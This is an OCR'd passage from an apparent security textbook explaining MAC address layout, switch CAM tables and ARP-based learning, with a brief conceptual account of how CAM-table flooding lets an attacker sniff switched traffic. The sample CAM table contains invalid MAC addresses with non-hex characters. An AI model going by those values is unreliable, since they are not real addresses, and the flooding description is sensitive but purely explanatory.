

3 Bytes
3 Bytes
Organizationally Unique Identifier (OUI)
Network Interface Controller (NIC) Specific
8 Bits
a8
a7
a6
a5
a4
a3
a2
a1
0: Unicast
1: Multicast
0: Globally unique
1: Locally administered


Figure 8.15: MAC address

CAM Table

A CAM table is a dynamic table of fixed-size. It stores information such as MAC addresses available on physical ports along with VLAN parameters associated with them. When a machine sends data to another machine in a network, the data passes through the switch. The switch searches for the destination MAC address (located in the Ethernet frame) in its CAM table, and once the MAC address is found, it forwards data to the machine through the port with which the MAC address is bound. This method of transferring data in a switched network is more secure than that of a hub-based network, in which the hub forwards the incoming traffic to all the machines in the network.

vlan	MAC Add	Type	Learn	Age	Ports
255	00:d3:ad:34:12:3g	Dynamic	Yes	0	Gi5/2
5	as:23:df:45:45:t6	Dynamic	Yes	0	Gi2/5
5	er:23:23:er:t5:e3	Dynamic	Yes	0	Gi1/6

Table 8.1: CAM table



How CAM Works


1
MAC | PORT
A | 1
C | 3
CAM Table
MAC A
ARP for B
Port 1
B is unknown, broadcasts the ARP
Port 2
Port 3
ARP for B
ARP for B
MAC B
MAC C
2
MAC | PORT
A | 1
B | 2
C | 3
CAM Table
MAC A
I am MAC B
Port 1
A is on port 1
Learn: B is on port 2
Port 2
Port 3
I am MAC B
MAC B
MAC C
3
MAC | PORT
A | 1
B | 2
C | 3
CAM Table
MAC A
Traffic A B
Port 1
B is on port 2
Port 2
Port 3
Traffic A B
Does not see traffic to B
MAC B
MAC C

How CAM Works

A CAM table refers to the dynamic form of content and works with an Ethernet switch. The Ethernet switch maintains connections between ports, and the CAM table keeps track of MAC address locations on the switch, but the table is limited in size. If the CAM table is flooded with more MAC addresses than it can hold, the switch will turn into a hub. The CAM table does this to ensure the delivery of data to the intended host. Attackers exploit this vulnerability in the CAM table to sniff network data. An attacker who can connect to the shared switch of the Ethernet segment can easily sniff network data.

Refer to the diagrams of the working of the CAM table. Three machines are shown: **Machine A**, **Machine B**, and **Machine C**, each holding MAC addresses **A**, **B**, and **C**. Machine A, holding the MAC address A, wants to interact with Machine B.


Machine **A** broadcasts an **ARP request** to the switch. The request contains the IP address of the target machine (Machine B), along with the source machine's (**Machine A**) MAC and IP addresses. The switch then broadcasts this ARP request to all the hosts in the network and waits for the reply.



MAC | PORT
A | 1
C | 3
CAM Table
MAC A
ARP for B
Port 1
B is unknown, broadcasts the ARP
Port 2
Port 3
ARP for B
ARP for B
MAC B
MAC C

Figure 8.16: Working of CAM table step-1

Machine B possesses the target/destination IP address, so it sends an ARP reply along with its MAC address. The CAM table stores this MAC address along with the port on which this machine is connected.



I am MAC B
MAC B
I am MAC B
MAC A
Port 1
Port 2
Port 3
MAC C
CAM Table

MAC	PORT
A	1
B	2
C	3

A is on port 1
Learn: B is on port 2

Figure 8.17: Working of CAM table step-2

